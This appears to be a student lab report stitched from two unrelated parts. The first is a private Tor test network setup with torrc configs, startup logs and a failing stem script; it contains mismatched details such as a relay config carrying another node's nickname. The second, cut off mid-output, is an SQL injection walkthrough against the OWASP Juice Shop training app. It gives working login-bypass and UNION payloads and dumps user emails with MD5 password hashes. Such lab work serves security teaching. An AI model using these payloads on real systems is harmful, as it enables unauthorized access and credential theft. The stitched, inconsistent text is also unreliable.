May 15 18:54:16.145 [warn] Your ContactInfo config option is not set. Please strongly consider setting it, so we can contact you
 if your relay is misconfigured, end-of-life, or something else goes wrong. It is also possible that your relay might get reject
ed from the network due to a missing valid contact address.
May 15 18:54:16.146 [notice] Based on detected system memory, MaxMemInQueues is set to 256 MB. You can override this by setting
MaxMemInQueues by hand.
May 15 18:54:16.146 [warn] ControlPort is open, but no authentication method has been configured.  This means that any program o
n your computer can reconfigure your Tor.  That's bad!  You should upgrade your Tor controller as soon as possible.
May 15 18:54:16.146 [warn] You have used DirAuthority or AlternateDirAuthority to specify alternate directory authorities in you
r configuration. This is potentially dangerous: it can make you look different from all other Tor users, and hurt your anonymity
. Even if you've specified the same authorities as Tor uses by default, the defaults could change in the future. Be sure you kno
w what you're doing.
May 15 18:54:16.152 [notice] Opening Socks listener on 127.0.0.1:9050
May 15 18:54:16.153 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
May 15 18:54:16.153 [notice] Opening Control listener on 127.0.0.1:9051
May 15 18:54:16.153 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
May 15 18:54:16.153 [notice] Opening OR listener on 10.0.0.2:9050
May 15 18:54:16.153 [notice] Opened OR listener connection (ready) on 10.0.0.2:9050
```

Configuration for artix3 (relay):




```
Nickname artix2
AssumeReachable 1
ORPort 10.0.0.3:9050
ExitPolicy accept *:*
ControlPort 127.0.0.1:9051
DirServer 10.0.0.6:9050 0000000000000000000000000000000000000006
DirServer 10.0.0.7:9050 0000000000000000000000000000000000000007

[artix3 ~]# _
```




```
[artix3 ~]# tor
May 15 19:02:35.209 [notice] Tor 0.4.6.10 running on Linux with Libevent 2.1.12-stable, OpenSSL 1.1.1m, Zlib 1.2.11, Liblzma 5.2
.5, Libzstd 1.5.2 and Glibc 2.35 as libc.
May 15 19:02:35.214 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/
staying-anonymous/
May 15 19:02:35.247 [notice] Read configuration file "/etc/tor/torrc".
May 15 19:02:35.256 [warn] Your ContactInfo config option is not set. Please strongly consider setting it, so we can contact you
 if your relay is misconfigured, end-of-life, or something else goes wrong. It is also possible that your relay might get reject
ed from the network due to a missing valid contact address.
May 15 19:02:35.264 [notice] Based on detected system memory, MaxMemInQueues is set to 256 MB. You can override this by setting
MaxMemInQueues by hand.
May 15 19:02:35.269 [warn] ControlPort is open, but no authentication method has been configured.  This means that any program o
n your computer can reconfigure your Tor.  That's bad!  You should upgrade your Tor controller as soon as possible.
May 15 19:02:35.275 [warn] You have used DirAuthority or AlternateDirAuthority to specify alternate directory authorities in you
r configuration. This is potentially dangerous: it can make you look different from all other Tor users, and hurt your anonymity
. Even if you've specified the same authorities as Tor uses by default, the defaults could change in the future. Be sure you kno
w what you're doing.
May 15 19:02:35.295 [notice] Opening Socks listener on 127.0.0.1:9050
May 15 19:02:35.298 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
May 15 19:02:35.301 [notice] Opening Control listener on 127.0.0.1:9051
May 15 19:02:35.305 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
May 15 19:02:35.308 [notice] Opening OR listener on 10.0.0.3:9050
May 15 19:02:35.311 [notice] Opened OR listener connection (ready) on 10.0.0.3:9050
```

Configuration for artix4 (relay):




```
AssumeReachable 1
ORPort 10.0.0.4:9050
ExitPolicy accept *:*
ControlPort 127.0.0.1:9051
DirServer 10.0.0.6:9050 0000000000000000000000000000000000000006
DirServer 10.0.0.7:9050 0000000000000000000000000000000000000007

[artix4 ~]#
```




```
[artix4 ~]# tor
Apr 25 06:59:59.389 [notice] Tor 0.4.6.10 running on Linux with Libevent 2.1.12-stable, OpenSSL 1.1.1m, Zlib 1.2.11, Liblzma 5.2
.5, Libzstd 1.5.2 and Glibc 2.35 as libc.
Apr 25 06:59:59.390 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/
staying-anonymous/
Apr 25 06:59:59.390 [notice] Read configuration file "/etc/tor/torrc".
Apr 25 06:59:59.395 [warn] Your ContactInfo config option is not set. Please strongly consider setting it, so we can contact you
 if your relay is misconfigured, end-of-life, or something else goes wrong. It is also possible that your relay might get reject
ed from the network due to a missing valid contact address.
Apr 25 06:59:59.396 [notice] Based on detected system memory, MaxMemInQueues is set to 256 MB. You can override this by setting
MaxMemInQueues by hand.
Apr 25 06:59:59.396 [warn] ControlPort is open, but no authentication method has been configured.  This means that any program o
n your computer can reconfigure your Tor.  That's bad!  You should upgrade your Tor controller as soon as possible.
Apr 25 06:59:59.397 [warn] You have used DirAuthority or AlternateDirAuthority to specify alternate directory authorities in you
r configuration. This is potentially dangerous: it can make you look different from all other Tor users, and hurt your anonymity
. Even if you've specified the same authorities as Tor uses by default, the defaults could change in the future. Be sure you kno
w what you're doing.
Apr 25 06:59:59.401 [notice] Opening Socks listener on 127.0.0.1:9050
Apr 25 06:59:59.402 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
Apr 25 06:59:59.402 [notice] Opening Control listener on 127.0.0.1:9051
Apr 25 06:59:59.402 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
Apr 25 06:59:59.403 [notice] Opening OR listener on 10.0.0.4:9050
Apr 25 06:59:59.403 [notice] Opened OR listener connection (ready) on 10.0.0.4:9050
```

On artix5, I installed *nginx* web server. It is serving a static webpage.




```
[artix5 ~]# curl 10.0.0.5
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
[artix5 ~]#
```

Configuration for artix6 (directory server):




```
Nickname artix2
AssumeReachable 1
DirPort 10.0.0.6:9050
DirPolicy accept *:*
ControlPort 127.0.0.1:9051
DirServer 10.0.0.6:9050 0000000000000000000000000000000000000006
DirServer 10.0.0.7:9050 0000000000000000000000000000000000000007

[artix6 ~]#
```




```
[artix6 ~]# tor
May 14 00:05:00.332 [notice] Tor 0.4.6.10 running on Linux with Libevent 2.1.12-stable, OpenSSL 1.1.1m, Zlib 1.2.11, Liblzma 5.2
.5, Libzstd 1.5.2 and Glibc 2.35 as libc.
May 14 00:05:00.333 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq/
staying-anonymous/
May 14 00:05:00.335 [notice] Read configuration file "/etc/tor/torrc".
May 14 00:05:00.340 [warn] ControlPort is open, but no authentication method has been configured.  This means that any program o
n your computer can reconfigure your Tor.  That's bad!  You should upgrade your Tor controller as soon as possible.
May 14 00:05:00.342 [warn] You have used DirAuthority or AlternateDirAuthority to specify alternate directory authorities in you
r configuration. This is potentially dangerous: it can make you look different from all other Tor users, and hurt your anonymity
. Even if you've specified the same authorities as Tor uses by default, the defaults could change in the future. Be sure you kno
w what you're doing.
May 14 00:05:00.353 [notice] Opening Socks listener on 127.0.0.1:9050
May 14 00:05:00.356 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
May 14 00:05:00.358 [notice] Opening Control listener on 127.0.0.1:9051
May 14 00:05:00.359 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
May 14 00:05:00.361 [notice] Opening Directory listener on 10.0.0.6:9050
May 14 00:05:00.363 [notice] Opened Directory listener connection (ready) on 10.0.0.6:9050
```

Configuration for artix7 (directory service):




```
AssumeReachable 1
DirPort 10.0.0.7:9050
DirPolicy accept *:*
ControlPort 127.0.0.1:9051
DirServer 10.0.0.6:9050 0000000000000000000000000000000000000006
DirServer 10.0.0.7:9050 0000000000000000000000000000000000000007

[artix7 ~]#
```



```
[artix7 ~]# tor
May 14 00:23:20.470 [notice] Tor 0.4.6.10 running on Linux with Libevent 2.1.12-stable, OpenSSL 1.1.1m, Zlib 1.2.11, Liblzma 5.
.5, Libzstd 1.5.2 and Glibc 2.35 as libc.
May 14 00:23:20.476 [notice] Tor can't help you if you use it wrong! Learn how to be safe at https://support.torproject.org/faq
staying-anonymous/
May 14 00:23:20.485 [notice] Read configuration file "/etc/tor/torrc".
May 14 00:23:20.492 [warn] ControlPort is open, but no authentication method has been configured.  This means that any program
n your computer can reconfigure your Tor.  That's bad!  You should upgrade your Tor controller as soon as possible.
May 14 00:23:20.499 [warn] You have used DirAuthority or AlternateDirAuthority to specify alternate directory authorities in yo
r configuration. This is potentially dangerous: it can make you look different from all other Tor users, and hurt your anonymit
. Even if you've specified the same authorities as Tor uses by default, the defaults could change in the future. Be sure you kn
w what you're doing.
May 14 00:23:20.522 [notice] Opening Socks listener on 127.0.0.1:9050
May 14 00:23:20.526 [notice] Opened Socks listener connection (ready) on 127.0.0.1:9050
May 14 00:23:20.530 [notice] Opening Control listener on 127.0.0.1:9051
May 14 00:23:20.535 [notice] Opened Control listener connection (ready) on 127.0.0.1:9051
May 14 00:23:20.540 [notice] Opening Directory listener on 10.0.0.7:9050
May 14 00:23:20.544 [notice] Opened Directory listener connection (ready) on 10.0.0.7:9050
```

Running control script from artix1 to connect get the webpage on artix5:



```
[artix1 A_tor_circuit]# python3 generate.py
Traceback (most recent call last):
  File "/mnt/hgfs/shared/A_tor_circuit/generate.py", line 72, in <module>
    relay_fingerprints = [desc.fingerprint for desc in controller.get_network_statuses()]
  File "/mnt/hgfs/shared/A_tor_circuit/generate.py", line 72, in <listcomp>
    relay_fingerprints = [desc.fingerprint for desc in controller.get_network_statuses()]
  File "/usr/lib/python3.10/site-packages/stem/control.py", line 501, in wrapped
    for val in func(self, *args, **kwargs):
  File "/usr/lib/python3.10/site-packages/stem/control.py", line 2106, in get_network_statuses
    raise stem.DescriptorUnavailable('Descriptor information is unavailable, tor might still be downloading it')
stem.DescriptorUnavailable: Descriptor information is unavailable, tor might still be downloading it
```

This is not running. It looks like directory servers are not being populated. I coudn't figure out the reason for this.

Note: The control script has been taken from tutorials present in the official documentation. (https://stem.torproject.org/tutorials/to_russia_with_love.html#)


3. SQL injection using burp suite

a. Login with admin

We try to login to the website using the following credentials:

Username: '
Password: 1234

This results in a 500 Internal Server Error. However, on closely inspecting the response object, we find that it is internally querying the Users table in the database. Let's try and give a string such that, the query results in some valid result.



```
      at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:177:12
)\n    at /juice-shop/node_modules/sequelize/lib/sequelize.js:313:28\n    at processTick
sAndRejections (node:internal/process/task_queues:96:5)",
"name":"SequelizeDatabaseError",
"parent":{
  "errno":1,
  "code":"SQLITE_ERROR",
  "sql":
  "SELECT * FROM Users WHERE email = ''' AND password = '202cb962ac59075b964b07152d234b7
  0' AND deletedAt IS NULL"
},
"original":{
  "errno":1,
  "code":"SQLITE_ERROR",
  "sql":
  "SELECT * FROM Users WHERE email = ''' AND password = '202cb962ac59075b964b07152d234b7
  0' AND deletedAt IS NULL"
}
```

Username: ‘ or true –
Password: 1234


Here, the final query would be:
SELECT * FROM Users WHERE email = ‘’ or true
– will comment out the rest of the query.

This luckily gives us the admin access. The reason is that the first user on the database is an admin user, and the code is such that it automatically picks up the first user if the query results in multiple answers. Here, our query will return all the users data from the table.

b. List all user credentials

The task is to display a list of all user credentials. We need an endpoint where some table is being queried, and results are being displayed. We have an endpoint for search: /rest/products/search. Let’s try to exploit this. We have to union the results with the query result from the Users table.

query: ‘)) UNION SELECT * FROM Users–



OWASP Juice Shop (Express ^4.17.1)


500 **Error: SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns**

This tells us that our query is in the right direction. However, the UNION operation is failing.

We increase no of columns one by one, and until we no more see this error.
Query: ')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users–


This query is successful. This tells us that we have 9 columns in the left hand side of UNION.

Let’s try to get only the right side of the union and ignore the rest of the results:
Query: qwert')) UNION SELECT '1', '2', '3', '4', '5', '6', '7', '8', '9' FROM Users–



```
{"status":"success","data":[{"id":1,"name":"admin@juice-
sh.op","description":"0192023a7bbd73250516f069df18b500","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":2,"name":"jim@juice-
sh.op","description":"e541ca7ecf72b8d1286474fc613e5e45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":3,"name":"bender@juice-
sh.op","description":"0c36e517e3fa95aabf1bbffc6744a4ef","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":4,"name":"bjoern.kimminich@gmail.com","description":"6edd9d726cbdc873c539e41ae8757b8c","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":5,"name":"ciso@juice-sh.op","description":"861917d5fa5f1172f931dc700d81a8fb","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":6,"name":"support@juice-sh.op","description":"3869433d74e3d0c86fd25562f836bc82","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":7,"name":"morty@juice-sh.op","description":"f2f933d0bb0ba057bc8e33b8ebd6d9e8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":8,"name":"mc.safesearch@juice-sh.op","description":"b03f4b0ba8b458fa0acdc02cdb953bc8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":9,"name":"J12934@juice-sh.op","description":"3c2abc04e4a6ea8f1327d0aae3714b7d","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":10,"name":"wurstbrot@juice-sh.op","description":"9ad5b0492bbe528583e128d2a8941de4","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":11,"name":"amy@juice-sh.op","description":"030f05e45e30710c3ad3c32f00de0473","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":12,"name":"bjoern@juice-sh.op","description":"7f311911af16fa8f418dd1a3051d6810","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":13,"name":"bjoern@owasp.org","description":"9283f1b2e9669749081963be0462e466","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":14,"name":"chris.pike@juice-sh.op","description":"10a783b9ed19ea1c67c3a27699f0095b","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":15,"name":"accountant@juice-sh.op","description":"963e10f92a70b4b463220cb4c5d636dc","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":16,"name":"uvogin@juice-sh.op","description":"05f92148b4b60f7dacd04cceebb8f1af","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":17,"name":"demo","description":"fe01ce2a7fbac8fafaed7c982a04e229","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":18,"name":"john@juice-sh.op","description":"00479e957b6b42c459ee5746478e4d45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":19,"name":"emma@juice-sh.op","description":"402f1c4a75e316afec5a6ea63147f739","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":20,"name":"stan@juice-sh.op","description":"e9048a3f43dd5e094ef733f3bd88ea64","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}
```

Now we can easily guess the first few column names from the results displayed. The first few columns are id, email and password (guessed from hit and trial).
Query: qwert')) UNION SELECT id, email, password, '4', '5', '6', '7', '8', '9' FROM Users–



```
{"status":"success","data":[{"id":1,"name":"admin@juice-
sh.op","description":"0192023a7bbd73250516f069df18b500","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":2,"name":"jim@juice-
sh.op","description":"e541ca7ecf72b8d1286474fc613e5e45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":3,"name":"bender@juice-
sh.op","description":"0c36e517e3fa95aabf1bbffc6744a4ef","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
